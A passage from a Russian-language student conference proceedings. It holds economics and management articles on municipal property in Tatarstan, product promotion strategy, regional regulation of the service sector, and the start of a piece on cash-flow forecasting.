Таким образом, муниципальная собственность является одним из важнейших элементов экономической основы местного самоуправления, а состояние ее объектов, сложившихся отношений, качество деятельности и перспективы их развития, во многом определяют как социальную, так и экономическую ситуацию в муниципальном образовании перспективы дальнейшего развития института муниципальной собственности.

Татарстан избрал наиболее спокойный, эволюционный путь трансформации местной власти, который наметился еще в эпоху перестройки - период новейшей российской истории. Его идея состояла в том, чтобы, развивая демократию, постепенно пробуждая политическую деятельность населения, поэтапно передавая местным органам государственной власти — Советам права и полномочия по предметам местного значения, постепенно превратить их в органы местного самоуправления. Руководство Татарстана начало создавать и «чистое»-самоуправление в виде самой простой его формы — территориального общественного самоуправления (ТОС), наряду с перестройкой Советов. При этом оно стремилось использовать опыт и формы общественной самодеятельности по месту жительства граждан, который был накоплен раннее, в советское время на базе советов общественности микрорайонов и социально-педагогических комплексов.

Окончательно МСУ в Татарстане приняло форму Советов местного самоуправления СМС — формально независимые друг от друга демократичные структуры, держащиеся на принципах добровольности и народной инициативы. Они имеют свои обособленные уставы и органы управления. Круг предметов их ведения достаточно широк и разнообразен. Он включает в себя образование, здравоохранение, культура и искусство, ЖКХ, коммунальное хозяйство, общественную безопасность.

В тех видах и в том состоянии, в котором она находится, муниципальная собственность сегодня не служит основой для социально-экономического развития муниципальных образований развития института муниципальной собственности и института местного самоуправления. В целом, можно, справедливости ради, заметить, что перспектива более эффективного функционирования и развития муниципальной собственности все же имеются, и их можно реализовать, сконцентрировать внимание на двух направлениях:

1 Увеличение налогооблагаемой базы бюджетов городских и сельских населений через становление экономической деятельности регионов.

2 Сокращение не приносящих результат расходов муниципальных

бюджетов.

Естественно, что эти два основных направления несут под собой целый ряд действий, которые лишь в совокупности принесγт желаемые плоды.

1 Yвеличение налогооблагаемой базы бюджетов городских и сельских населений через развитие экономической активности территорий.

Необходимо предпринять несколько важных шагов в рамках этого направления:

а) необходимо создать благоприятный инвестиционный климат в муниципальном образовании, а также возложить контроль за его поддержанием на органы регионального самоуправления, так как сейчас лишь вложения способны быть ускорителем социально экономического роста в регионах. О вложениях можно забыть, если у спонсоров не будет никаких гарантий;

б) выявление и регистрация имущества физических лиц, ибо только такой шаг приведет к γпорядочению отношений, касающихся мγниципальной собственности и повышению приносящей доход части местного бюджета;

в) повышение эффективности γправления земельными отношениями и ресурсами, в свою очередь, позволит использовать находящиеся в упадке или просто бездействии ресурсы;

г) можно будет избежать того бардака, который царит сейчас в этой области, за счет ввода мγниципальной собственности в один реестр и отработки арендных отношений по региональному нежилому фонду;

д) целевой направленности управления приватизацией муниципального имущества. Принести весомый вклад и послужить катализатором развития института муниципальной собственности способна только целевая направленность в рамках муниципального образования.

2 Сокращение расходов мγниципальных бюджетов не приносящих доход.

Если не будут приняты меры по сокращению неэффективных расходов, являющихся пустыми тратами в местных бюджетах, то увеличение налогооблагаемой базы местных бюджетов, да и вообще всей их доходной базы будет бесполезным. Для этого избежать необходимо:

а) поэтапно перейти на нормативное финансирование и разработать финансирование всех местных предприятий и учреждений;

б) привести за исключением той собственности, которая несет социальную нагрузку, в действие механизм аренды и передачи всей не приносящей доход местной собственности другим собственникам;

в) пересмотреть доли всеобщих выплат и льгот, перейдя на исключительно заявительный и адресный порядок их осуществления, а также политику бюджетных расходов в разрезе места;

г) ввести крайне жесткий режим экономии и учета затрат. За местным использованием вкладываемых средств вести контроль и применять в

случае необходимости соответствующие меры воздействия и наказания.

Послужить тем примером, тем фундаментом, на котором возможно дальнейшее развитие института муниципальной собственности как опорой местного самоуправления в России, а также способно повлиять и изменить сложившуюся ситуацию в институте регионального самоуправления и муниципальной собственности, только четкое соблюдение всех вместе мер.

Несомненно, может быть применимо и к другим субъектам Российской Федерации, кое-что из опыта Республики Татарстан, например, высоко ценящуюся экспертами систему «индикативного управления», которая используется в Татарстане для социально-экономического развития территорий. Механизмы взаимодействия с органами государственной власти в области образования, культуры, здравоохранения, работы с детьми, молодежью, спорта, благоустройства территорий, ЖКХ, социальной поддержки населения, охраны общественного порядка СМС отработали, т. е. именно в тех вопросах местного значения, которые составляют круг каждодневных забот граждан. В качестве одной из причин его плохого состояния многие исследователи проблем преобразования МСУ отмечают недостаточность квалифицированных кадров. Эта проблема существует и в Татарстане. Огромный опыт взаимодействия с государственными органами в области подготовки и повышения квалификации кадров для системы накопили СМС РТ. Работа с общественностью, с населением, с институтами гражданского сообщества -это еще один вид деятельности МСУ. Значение этой сферы взаимоотношений, без которой подлинное самоуправление невозможно переоценить. Нужно преодолеть общественный пессимизм в отношении МСУ, показать его преимущества и достоинства, укрепить веру людей в будущее этой правящей части, расширить участие населения в самоуправлении. В этом направлении в Татарстане проводится колоссальная работа, например власти регулярно отчитываются перед населением, участвуют в обсуждениях различных сторон жизни общества. Проводятся брифинги и пресс-конференции, специальные информационные мероприятия, неформальные встречи. Широкая сеть политических партий, национально-культурных ассоциаций, фондов, национально-патриотических, военно-патриотических, историкопросветительных, правозащитных, женских, молодежных организаций, организаций воинов-афганцев, пенсионеров, ветеранов Великой отечественной войны и т. д. действует в Татарстане. Поддерживают деловые контакты с большинством этих организаций поддерживают СМС.

Использованные источники:

1. ФЕДЕРАЛЬНЫЕ ЗАКОНЫ, УКАЗЫ ПРЕЗИДЕНТА РОССИЙСКОЙ ФЕДЕРАЦИИ, ПОСТАНОВЛЕНИЯПРАВИТЕЛЬСТВА РОССИЙСКОЙ ФЕДЕРАЦИИ, ДРУГИЕ НОРМАТИВНЫЕ ДОКУМЕНТЫ И МАТЕРИАЛЫ.
2. Декларация о государственном суверенитете Татарской Советской Социалистической Республики. Преамбула.
3. Договор Российской Федерации и Республики Татарстан «О

разграничении предметов ведения и взаимном делегировании полномочий между органами государственной власти Российской Федерации и органами государственной власти Республики Татарстан».
4. Закон Республики Татарстан от 30 ноября 1994 г. №2250-ХН «О местном самоуправлении» (Введен в действие постановлением ВС РТ от 30 ноября 1994 г. № 2251-XII с.изменениями от 8 декабря 1995 г. и 21 октября'1999 г.).
5. Конституция Республики Татарстан. Принята Верховным Советом 6 ноября 1992 г.
6. Конституция Республики Татарстан (с изменениями от 29 ноября 1996 г., 30 марта и 8 декабря 1995 г., 27 ноября 1996 г., 26 мая и 21 июля 1999 г., 3 марта, 31 мая и 19 декабря 2000 г., 28 июня 2001 г.).
7. Концепция реформы муниципального и административно-территориального устройства в Республике Татарстан. Казань. 2003.

УДК 06.03

Пурис А.В., к.э.н.
доцент
Рахматуллина А.М.
студент
Казанский национальный исследовательский технический университет им. А.Н. Туполева – КАИ
Россия, Республика Татарстан, г. Казань

РАЗРАБОТКА СТРАТЕГИЙ ПРОДВИЖЕНИЯ КАК ВАЖНЫЙ КОМПОНЕНТ ОБЩЕЙ ЭКОНОМИЧЕСКОЙ СТРАТЕГИИ ПРЕДПРИЯТИЯ

Аннотация

Наиболее твердые конкурентные преимущества получают компании, не только выделяющиеся такими признаками как цена, качество, но и те, которые обеспечивают определенное эффективное товаропродвижение, позволяющее уменьшать значимые издержки за счет разработки стратегии продвижения.

Ключевые слова: преимущества, конкурент, эффективность, продажи, мероприятия, спрос, предприятие.

Puris V., candidate of economic Sciences, associate Professor
Kazan national research University
technical University. A. N. Tupolev – KAI
Kazan, Republic of Tatarstan, Russia
Rakhmatulina M., student Kazan national research University
technical University. A. N. Tupolev – KAI
Kazan, Republic of Tatarstan, Russia

DEVELOPMENT OF PROMOTION STRATEGIES AS AN IMPORTANT COMPONENT OF THE OVERALL ECONOMIC STRATEGY OF THE ENTERPRISE

Annotation

The most solid competitive advantages are obtained by companies that not only stand out by such criteria as price, quality, but also those that provide appropriate product promotion, which allows to reduce significant costs through effective development of promotion strategy.

Keywords: advantages, competitor, efficiency, sales, activities, demand, enterprise.

Комплекс мер, направленных на увеличение эффективности продаж посредством воздействия общением на трудовой персонал, потребителей и бизнес партнеров - это продвижение. Причем постоянно трансформирующаяся рыночная экономика заставляет предпринимателей искать новые пγти продвижения. Увеличение спроса на товар и поддержание благоприятного отношения к компании, которая является более гибкой и динамичной, в данном случае несет продвижение.

Значимый элемент общей экономической стратегии предприятия, позволяющий обеспечить её реализацию – это разработка стратегий продвижения. Необходимо привлечение инновационных подходов в области сбыта товаров, так как в связи с распыленностью ресурсов, дублированием целей, появляется многообразием форм недобросовестной конкγренции возрастающими с каждым днем. Её соответствие целям, задачам, миссии предприятия, а также разработанной стратегии, основанной на глобальном конкурентном преимуществе, может быть определено, как основное требование к предоставлению таких услуг.

Изменением характера деловой, активности характеризуется и обγсловливает огромное многообразие услуг, не всегда добросовестных предлагаемых современному потребителю, переход от индустриального общества к современному, трансформирующемуся.

Компании, не только выделяющиеся такими критериями как цена, качество, но и те, которые обеспечивают стабильный сбыт товара, позволяющее уменьшать значимые издержки за счет эффективной разработки стратегии продвижения и получают наиболее твердое конкурентное превосходство. В этом случае поддержка и защита государства занимает значительное место.

Разработка стратегии эффективного сбыта определяет непосредственно новые условия развития рыночных отношений. Любое предприятие, вне зависимости от его принадлежности к той или иной организационно-правовой форме, владеет основными средствами, которые характеризуют материальную основу и определяют технический уровень производства. Инфляция, неплатежи, изменения в сфере экономики вынуждают предприятия изменять свою политику по отношению к закупкам, искать новых, более надежных поставщиков, иногда дешевых, предоставляющих качественные сырье и материальные ресурсы, изучать такую проблему как эффективность их использования. Таким образом, для

предприятий различные способы предоставления услуг по закупкам, содержащих в себе сбыт, поставку основного сырья и нужных материалов, складирование, конкурентоспособность приобретают огромную ценность.

Позволяет расширить направления их совершенствования с позиций качественного выбора непосредственно поставщиков, информационного обеспечения и других составляющих, изучение вопросов разработки эффективных стратегий сбыта продукции на международный рынок. В условиях мировой рыночной экономики одним из основных элементов развития бизнеса является система организации коммерческой деятельности. Великое множество финансовых операций и процессов, направленных на эффективную покупку и продажу, и доведение товаров до потребителей с целью получения прибыли в сфере товарного обращения - это коммерция.

Можно выделить значимые исследования из наиболее известных научных работ, непосредственно посвященных обширной сфере товарного обращения: Ю.А. Аванесова, Г.А. Васильева, Г.Л. Азоева, П.С. Завьялова, Ф. Котлера, В.В. Малых, А.И. Гребнева, Б.В. Мусатова, Н.А. Нагапетьянца, Е.Е. Сүриной, Т. Питерса, В.М. Тарасевич, И.М. Синяевой, Дж. Харрингтона и др. Изучением повышения конкурентоспособности промышленных организаций на основе неидентичных маркетинговых инструментов и методов, включая улучшение торгового ассортимента, ценообразование, развитие структуры и методов продаж, логистики и каналов распределения - занимались перечисленные авторы. Для изучения проблемы эффективного построения разработки стратегий сбыта продукции на современный международный рынок необходимо: провести детальный анализ оборота товара и продвижения его на рынке; рассмотреть теоретические и практические пүти продвижения и обращения товара на предприятии; предложить пути разработки эффективной стратегии обращения товара и продвижения.

Важным экономическим показателем хозяйственной деятельности промышленного предприятия является торговое обращение продуктов производства, дрүгими словами процесс обмена товаров на деньги. Производитель товара, а именно торговое предприятие или организация - за деньги передает товар в личнүю собственность покүпателю. Сбыт товаров характеризует процесс движения товаров посредством совершения актов покупки и продажи. Как экономическая категория торговый сбыт товаров характеризуется наличием одновременно двух характеристик [1, с. 211]: продажи от производителя к потребителю, непосредственно как формы движения товара, а также товара как объекта продажи.

Можно рассматривать движение товаров торговой организации: как показатель товарного обеспечения народа, один из важнейших и основных показателей уровня жизни и как резүльтат деятельности промышленного предприятия торговли, непосредственно как его экономический эффект.

По его размеру обычно сүдят о значении данного предприятия на потребительском рынке, непосредственно в торговой организации

реализация товаров выражается в объеме дохода за проданные товары

Передача небольшого количества товаров конечным потребителям- это мелкий оборот или розничный. Лишь тогда, когда товар поступает в сферу непосредственного потребления, завершается процесс обращения товара.

Как экономический показатель розничный сбыт товаров отражает объем товарной массы (в денежном эквиваленте), переходящей в сферу личного потребления, и характеризует, непосредственно с одной стороны, денежный доход или выручку торговли, с другой - сумму расходов населения на покупку товаров. Пропорции между производством и потреблением, потребность предприятий в материальных и трудовых ресурсах, характеризует развитие торговой сети отражает его динамику.

Продажа товаров населению, кроме того, передача товаров организациям, учреждениям и предприятиям для обслуживаемых ими контингентов населения – это розничный круговорот товаров [2, с. 144].

Как статитический показатель, непосредственно сбыт продуктов производства в розницу, помогает определить объем продажи товаров населению через все пути реализации: в документально зафиксированных предприятиях, на вещевых, смешанных и продуктовых рынках.

Объем его во многом характеризует состояние национальной экономики, отражая положение дел в промышленности и сельском хозяйстве, инфляционные процессы, изменение благосостояния населения, конъюнктуру и емкость внутреннего рынка.

Показатель такой продажи товаров в розницу (как и оптом) имеет характеристику по количеству и по качеству.

Объем реализации в денежном исчислении, качественная связана непосредственно со структурой оборота товаров - это количественная черта товарного движения. Доля отдельных товарных групп в общем объеме реализации - это структура (или ассортиментный состав) обращения товаров.

Состав этого вида обращения товаров классифицируют по видам продаж: доход от реализации газет, книг, журналов, в том числе и по подписке, и пр.; доход от продаж товаров в торговых павильонах и точках; доход от продажи медикаментов в аптеках; оборот товаров организаций промышленного питания.

Состав такого обращения складывается из различных видов продаж, а величина - из сумм торговой выручки, сданной в банк или кассу, объема мелких оптовых партий продаж (по безналичному расчету), расходов, произведенных за счет кассовой выручки (по документам), поэтому нужно конкретно понимать и воспринимать понятия «состав» и «величина» движения товара на рынке.

Продажа товаров торговыми предприятиями другим предприятиям, непосредственно реализующим эти товары либо для дальнейшей продажи, либо для производственного потребления в качестве сырья и материалов, либо для материального обеспечения хозяйственных нужд, это оптовый

товарный сбыт. В результате него товары не подлежат личному пользованию, а остаются в сфере обращения или поступают в производственное потребление. Иными словами, при нем товар реализуется для последующей переработки или перепродажи.

По форме организации и продвижению товародвижения, как правило, классифицируется товарный оборот. [3, с. 368]

На оптовое обращение товаров по реализации и внутрисистемный в зависимости от назначения он подразделяется.

Продажа товаров предприятиям розничной торговли, массового питания, поставки внерыночным потребителям, на экспорт и по клирингу-это по реализации.

Отпуск товаров одними оптовыми предприятиями по поручению других непосредственно рыночным и внутри рыночным потребителям-это внутрисистемный. Он, как правило, используется для определенного манипулирования товарными ресурсами и присущ крупным коммерческим структурам.

Таким образом, по способу реализации он характеризует процесс прямой оптовой продажи товаров, а внутрисистемный оптовый товарный торговый сбыт - движение товаров между определенными звеньями оптовой торговли.

Валовой оптовый сбыт товаров - это сумма двух видов движения товара.

На складской и транзитный, делится непосредственно в зависимости от организации сбыта товаров каждый из двух видов оптового товарного обращения.

Продажа товаров со складов оптовых торговых организаций – это складской оптовый товарный оборот.

Доставка товаров производителями непосредственно мелкой торговле, минуя складские оптовые звенья – это транзитный оптовый товарный сбыт.

Это обращение товаров в свою очередь подразделяется на [2, с. 14]: транзитное движение товаров с участием в расчетах и транзитное движение товаров без участия в расчетах (организуемый).

Другими простыми словами, торговая организация участвует в процессе товарного обмена либо как посредник, непосредственно зарабатывающий за организацию движения товара комиссионное вознаграждение, либо как собственник, непосредственно оплативший стоимость товара. Сумма складского и транзитного товарного обращения с участием в расчетах, составляет оптовый сбыт товара с участием в расчетах.

Элементом маркетинговой структуры, обеспечивающим связь между посланиями маркетинга и целевыми аудиториями является продвижение. Совокупность различных действий и мер, которые предпринимаются непосредственно самими производителями для повышения спроса на их продукцию и услуги, увеличения объема продаж и расширения рынка присутствия товара – это сбыт конкурентного товара на мировом рынке [4, с.

422].

Цель и стратегии маркетинга определены миссией предприятия, а также поведением потенциальных потребителей. Миссия же представляет собой максимально точно и кратко сформулированную цель деятельности предприятия. Система решений, которые направлены на достижение целей предприятия – это стратегия маркетинга[2, с. 22].

Какие новые инновационные направления стоит разрабатывать, какие новые продукции выпускать, а какие из уже реализуемых проектов можно и нужно прекратить осуществлять - позволяет непосредственно определить именно стратегическое планирование.

Если перенять приемы, технологии, методы производства ведущих фирм, то стратегия продвижения бγдет эффективнее. Большим плюсом является приглашение специалистов, полагаясь на их профессиональный опыт можно достичь высоких результатов в области эффективного продвижения.

Обеспечивает перспективный успех и долговременное превосходство над конкурентами производство «поддерживаемое изнγтри» - своими подразделениями и «поддерживаемое из вне»-подразделениями, например зарубежных фирм.

Необходимое условие выживания фирм на рынке это в настоящее время конкурентоспособность товаров, как не только обеспечение прибыли.

Хорошо разработанная стратегия сбыта товара,способного выдержать конкуренцию - это эффективная продажа, по сравнению с аналогичными товарами. Мода, непосредственно продажный и послепродажный сервис, реклама, имидж, колебания спроса – все это воздействует на конкурентоспособность.

Эволюция концепций управления маркетингом по большей мере была обусловлена тем, что был необходим поиск такого соотношения инструγментов системы маркетингового управления, при котором обеспечивалось бы γстойчивое конкурентное преимγщество товара и сохранялась бы занятая им на рынке позиция. Термин «маркетинг микс» очень точно этот процесс описывает. Данный термин был введен непосредственно в употребление профессором Гарварда Нейлом Борденом. Он абстрактно представлял, что все инструγменты управления маркетингом, словно основные ингредиенты для приготовления теста пирога, отсюда и появилось такое название - маркетинг-микс.

Итак, изложенная информация и ее анализ позволяют непосредственно в полной мере сделать вывод о том, залог его эффективного функционирования в условиях современной рыночной экономики это правильное избранная и успешно внедренная в жизнь стратегия управления предприятием.

Нγжно отметить, в заключение ко всемγ вышесказанному, что продвижение в социальных сетях, на междγнародном уровне – мощный PR-инструмент, благодаря которому появляется возможность работать

с имиджем предприятия, повышать лояльность аудитории, продвигать и продавать товар. Это, конечно же, не является эффективным продвижением и международной рекламой. Такая стратегия продвижения , которая непосредственно в комплексе с раннее упомянутыми инструментами и подходом с большой ответственностью, дает высокие результаты.

Использованные источники:

1. Багиев Г.Л., Тарасевич В.М., Маркетинг. - М.: Экономика, 2014.-465 с.
2. Виленский П.Л., Лившиц В. Н., Смоляк С.А. Оценка эффективности инвестиционных проектов: теория и практика. Учебное пособие. - М.: Дело, 2015. - 487 с.
3. Григорьев М.Н. Маркетинг: Учебное пособие. М.: Гардарики, 2015. - 366 с.
4. Котлер Ф. Новые маркетинговые технологии. Методики создания гениальных идей. - СПб.: Нева, 2016. - 451 с.
5. Стерхова С. А. Маркетинговый анализ основа программы продвижения нового товара на рынок. // Российское предпринимательство. - 2016. - № 4 (2). - с.16-19.

УДК 332.01

Пшидаток А.Ю.
студент магистратуры 2 курса
факультет «Управления»
Бритикова Е.А., к.социол.н.
Кубанский Государственный Аграрный Университет имени И.Т. Трубилина
Россия, г. Краснодар

СТРАТЕГИЧЕСКИЕ АСПЕКТЫ ГОСУДАРСТВЕННОГО РЕГУЛИРОВАНИЯ СФЕРЫ УСЛУГ НА УРОВНЕ РЕГИОНА

Аннотация: В статье раскрываются вопросы использования стратегического менеджмента в регулировании сферой услуг. Отражены алгоритм, а также перспективные формы и механизмы регулирования сферы услуг на уровне региона. Отмечается перспективность развития новых форм взаимодействия органов власти и субъектов предпринимательства в сфере услуг.

Ключевые слова: Государственное регулирование, сфера услуг, стратегический менеджмент, региональные органы власти, механизмы регулирования.

spsPshidatok A.Yu.
Master student
2 course, faculty «Management»
Kuban State Agrarian University
Russia, Krasnodar
Britikova E.A.

Candidate of sociology
Kuban State Agrarian University
Krasnodar Russia

STRATEGIC ASPECTS OF STATE REGULATION OF SPHERE OF SERVICES AT THE REGIONAL LEVEL

Abstract: the article deals with the use of strategic management in the regulation of services. The algorithm, as well as promising forms and mechanisms of regulation of the service sector at the regional level are reflected. The prospects of development of new forms of interaction between authorities and business entities in the service sector are noted.

Keywords: State regulation, service sector, strategic management, regional authorities, regulatory mechanisms.

Важность регулирования сферы услуг со стороны органов власти обусловлена непосредственным воздействием данной сферы на качество и уровень жизни современного человека, а также тем фактом, что данная сфера является важным фактором социальной стабильности в обществе. Сбалансированность современного российского рынка услуг по ценам, количеству и качеству услуг определяет качество жизни населения, которое по регионам России имеет существенные отклонения. Можно сказать, что по степени развития рынка услуг также можно судить о степени социально-экономического развития той или иной территории Российской Федерации.

Стратегические аспекты государственного регулирования сферы услуг включают в себя элементы стратегического управления. Следует отметить, что сам характер использования стратегического управления предполагает, что целью государственного регулирования является получение стратегического преимущества в конкурентной деятельности субъектов предпринимательства сферы услуг путем постоянного усовер-шенствования процесса создания конечного продукта (развития сервиса).

В современных условиях реализация государственного стратегического управления развитием сферы услуг во многом ориентированно на стимулировании внедрения инноваций, что должно способствовать становлению эффективных изменений в процессе создания новых и совершенствовании существующих продуктов на российском рынке услуг, а также способствовать более рациональному использованию ресурсов, вовлеченных в хозяйственную деятельность [1].

В этой связи содействие территориальных государственных органов власти формированию инновационных процессов в сфере услуг будет способствовать решению современных проблем в развитии отечественного рынка услуг. Считаем, что данное направление регулирующего воздействия со стороны органов власти может рассматриваться с позиций одного из действенных направлений стратегического управления развитием сферы услуг, как в целом по стране, так и в отдельных регионах.

Исторический опыт развития сферы услуг свидетельствует о

целесообразности применения стимулов и регуляторов со стороны органов власти, направленных на достижение стратегических целей развития данного сектора экономики. Отмечая важность стратегически ориентированного регулирования сферы услуг, прежде всего, следует отметить возможность снижения социальной напряженности в регионе.

В тоже время следует отметить и тот факт, что стратегически ориентированное регулирование развития сферы услуг должно перспективе способствовать нивелированию негативных факторов [3], усугубляющих негативные процессы на рынке услуг в регионах:

– низкая покупательная способность большей части населения из-за низких заработных плат и прочих форм доходов;

– неразвитость рыночной инфраструктуры сферы услуг в ряде регионов России;

– значительная дифференциация покупательной способности и уровня жизни в сельской местности и городах;

– различные темпы социально-экономического развития регионов обуславливают разные темпы развития сферы услуг на территории страны.

Считаем, что в современных условиях стратегические аспекты государственного регулирования сферы услуг должны строиться с учётом региональных интересов, которые должны позволить активизировать цели, принципы и методы регионального управления данной сферой [2]. Представляется, что стратегическое управление комплексным развитием сферы услуг должно включать в себя ряд взаимосвязанных и последовательно решаемых задач, таких как:

– создание благоприятных условий для роста материального благосостояния граждан, обеспечение равенства социальных возможностей;

– стимулирование роста занятости населения региона в сфере услуг;

– согласование интересов и потребностей услуг разных социальных групп населения;

– повышение эффективности социальной защиты местного населения за счет роста обеспеченности жителей региона широким ассортиментом услуг;

– поддержка развития рыночной инфраструктуры в сфере услуг.

Именно данные аспекты должны лечь в основу стратегического управления развитием сферой услуг на уровне региона. Кроме того считаем важным формирование стратегического управления сферой услуг на основе внедрения алгоритма формирования цели и задач управления комплексным развитием сферы услуг с учетом региональных особенностей (рисунок 1).

Рисунок 1 – Алгоритм формирования цели и задач стратегического управления комплексным развитием сферы услуг на уровне региона

Помимо предложенного алгоритма формирования цели и задач стратегического управления комплексным развитием сферы услуг на уровне региона, также предлагаем использовать систему форм и методов регулирования, отраженных в таблице 1.

Таблица 1 – Формы и методы регулирования развития сферы услуг с учетом современных аспектов стратегического менеджмента

Регулирующие органы	Объект управления	Формы и методы воздействия
Органы власти (региональные и муниципальные)	- объем предоставляемых услуг - уровень цен и тарифов - качество услуг - уровень доходов населения - доступность услуг	- регулирование цен и налогов - муниципальный заказ на услуги - приватизация помещений - финансово-кредитная поддержка - размер арендной платы
Кооперативные объединения субъектов предпринимательства	- обеспечение конкурентоспособности услуг - качество услуг - степень свободы конкуренции	- деловое консультирование - содействие в подготовке кадров - рост качества обслуживания - - финансово-кредитная поддержка
Союзы и объединения потребителей	- качество услуг - доступность услуг	- независимая экспертиза - проведение рекламы по бойкоту и антирекламе в СМИ - обращения в судебные органы

Считаем, что формы и методы регулирования развития сферы услуг должны максимально соответствовать задачам регионального развития данного сектора экономики. Согласование целей экономического развития региона и бизнеса в сфере услуг также является важным приоритетом стратегического управления развитием региональной экономики. В этой связи считаем важным выделить основные принципы регионального стратегического управления развитием сферы услуг (таблица 2).

Следует отметить, что региональные и муниципальные органы власти воздействуют на рынок услуг, прежде всего, с позиций управления качеством услуг за счет использования административных и контрольных механизмов регулирования, а именно за счет:

– формирования правил для хозяйствования субъектов торговли на территории региона, а также за счет предусмотренного законодательством лицензирования субъектов сферы услуг;

– развития эффективных форм взаимодействия субъектов сферы услуг с государственными органами санитарно-эпидемиологического надзора, торговой и ветеринарной инспекцией;

– создания муниципальных структур по защите прав потребителей в сфере услуг.

Таблица 2 – Принципы регионального стратегического управления развитием сферы услуг

Принцип	Содержание
партнерства	предполагает отход от жесткой иерархической соподчиненности по вертикали – он диктует правила поведения объектов и субъектов регионального управления в процессе их взаимодействия как юридически равных партнеров
децентрализации	обеспечивает экономическую свободу субъектов хозяйствования в регионе и полицентрическую систему принятия решений, а также делегирование функций управления сверху вниз
субсидиарности	выделение финансовых ресурсов под заранее установленные цели – он реализуется в региональном управлении через формирование механизмов перераспределения финансовых ресурсов в целях обеспечения минимальных государственных социальных стандартов для всего населения региона, а также минимальной бюджетной обеспеченности
мобильности и адаптивности	способность системы регионального управления чутко реагировать на изменения внешней среды – проявляется через постоянную трансформацию функциональной и организационной структур регионального менеджмента, позволяющую субъектам управления адаптироваться к быстро меняющимся рыночным условиям функционирования
выделенной компетенции	дифференциация функций не между сферами территориального управления, а внутри них – по этому принципу осуществляется перераспределение функций субъектов регионального и муниципального управления, а также ресурсное обеспечение реализации каждой функции

Важно понимать, что в современных условиях дальнейшее развитие стратегического управления развитием сферы услуг предполагает тот факт, что субъекты предпринимательства должны предусматривать не только повышение конкурентоспособности своих организаций, но и возможность развития кооперации между фирмами для осуществления совместных слуг, формирования «правил игры на региональном рынке услуг». Такое направление развития сферы услуг может получить должную поддержку со стороны территориальных органов власти в рамках реализации принципов стратегического менеджмента, что также предполагает использование: информационных структур, образовательных программ, систем подготовки кадров, формирование рыночных соглашений, а содействие формированию в регионах комиссий по саморегулированию субъектов предпринимательства сферы услуг, объединяющихся в ассоциации.

Важным условием стратегического регионального управления развитием сферы услуг также является отслеживание действий фирм, которые не соблюдают принципы общепринятой стратегии в сфере услуг, и скоординированная реализация действий рыночных агентов, пресекающих подобные действия. Считаем, что межкорпоративное саморегулирование рынка может быть основано на совокупной заинтересованности рыночных агентов и органов власти в сдерживании индивидуальных действий, нарушающих принципы развития сферы услуг и имеющих низкую социальную ответственность.

Таким образом, актуальной задачей использования стратегического управления в регулировании развития сферы услуг является не адаптация под факторы внешнего воздействия, а деятельность по повышению эффективности форм и методов регулирования сферы услуг, направленных на предупреждение и оперативное реагирование с целью нивелирования негативных факторов, определяющих условия развития конъюнктуры рынка услуг на уровне региона.

Использованные источники:

1. Алимов А.Н. Стратегический менеджмент: учебно-методическое пособие / А.Н. Алимов. – Белгород: ИД «Белгород» НИУ «БелГУ», 2014. – 276 с.
2. Государственно-частное партнерство как форма взаимодействия государственного и частного секторов экономики / Ларина Н.В., Бочкова Т.А. // Экономика и управление: актуальные вопросы теории и практики. Материалы научно-практической конференции. – 2015. – С. 164-168.
3. Управление рисками и выполнение действий по реагированию на риски / Воргунова В.Р., Андреев С.Ю. // Вестник современных исследований. – 2018. – №11-4 (26). – С. 110-112.

УДК 658.1

Пыжов Д.И.
студент магистратуры
АНО ВО Ставропольский институт кооперации (филиал БУКЭП)
Россия, г. Ставрополь

УПРАВЛЕНИЕ ДЕНЕЖНЫМИ ПОТОКАМИ НА ОСНОВЕ ПРОГНОЗИРОВАНИЯ

Аннотация: В статье рассмотрены значение, особенности и этапы прогнозирования потоков денежных средств

Ключевые слова: прогнозирование, денежные потоки, прогноз бюджета движения денежных средств

Pyzhov D.I.
master's student
ANO IN Stavropol Institute of cooperation (branch of BOKEP)
Russia, Stavropol

CASH FLOW MANAGEMENT BASED ON THE PREDICTION

Abstract: The article describes the value, features and stages of forecasting cash flows

Keywords: forecasting, cash flows, cash flow budget forecast

В современных условиях планирование потоков денежных средств фирмы не утратило своей актуальности, так как денежные средства – это наиболее ликвидные активы и в определенном размере они постоянно должны присутствовать в составе оборотных активов. В противном случае фирма окажется на грани потери платёжеспособности, что в конечном итоге негативно скажется как общем финансовом состоянии, так и на деловой репутации.

Существуют прибыльные предприятия, которые не способны своевременно оплачивать свои счета, по причине неосмотрительного использования денежных средств, вследствие того, что на предприятии не внедрена система прогнозирования, и планирования денежных потоков.

Прогнозирование – это составление прогноза развития, становления и распространения на основании изучения тщательно отобранных данных.

Прогноз должен быть достаточно четко специфицирован и содержать предметную область, набор влияющих факторов и временной интервал [6].

Планирование денежных потоков – представляет собой процесс оптимизации этих потоков в перспективе. Основными целями этого процесса являются установление соответствия между наличием денежных ресурсов компании и потребностью в них, выбор эффективных источников формирования денежных ресурсов и выгодных вариантов из использования.

Отличие финансового прогнозирования от финансового планирования заключается в том, что при прогнозировании оцениваются возможные последствия принимаемых решений, а при планировании фиксируются

финансовые показатели, которые предприятие стремиться получить в будущем.

Разработка прогнозного бюджета движения денежных средств начинается после того, как все операционные бюджеты уже завершены [5].

Составление прогнозного отчета о движении денежных средств предполагает определение по суммам и срокам возможных источников поступления и направлений расходования денежных средств. В нем суммированы все потоки средств как результат планируемых операций от трех видов деятельности. В целом прогнозный отчет о движении денежных средств показывает конечное сальдо на счете денежных средств в конце бюджетного периода, величину которого необходимо знать для составления прогнозного бухгалтерского баланса и оценки результатов планируемого периода [1].

Весьма существенный остаток денежных средств на счете может свидетельствовать о том, что средства не были использованы с наиболее возможной эффективностью. Низкий уровень может указывать на то, что организация не в состоянии расплатиться по своим текущим обязательствам. Вышеуказанные обстоятельства предопределяют важность скрупулёзного прогнозирования потоков денежных средств.

Такой прогноз целесообразно осуществлять в следующей последовательности:

1) расчет денежных поступлений за период;
2) определение возможного оттока (выплат) денежных средств;
3) расчет чистого денежного потока (излишка или недостатка денежных средств);
4) определение потребности в краткосрочном финансировании при отрицательном денежном потоке.

Вместе с тем строго формализованных процедур прогнозирования не существует, так как это исключительно творческий процесс. Однако в экономической литературе принято выделять следующие три основных этапа:

– выявление специфических финансовых показателей, определяющих наиболее вероятностный прогноз;

– выбор приемлемого метода прогнозирования;

– проверка предположений, используемых при прогнозировании. На первом этапе, при прогнозировании притока денежных средств в определенном, заданном периоде времени, следует обратить внимание не только на те финансовые показатели, которые указывают объем продаж и величину реализованных доходов, но и на прочие доходы, которые нельзя связать с основной деятельностью.

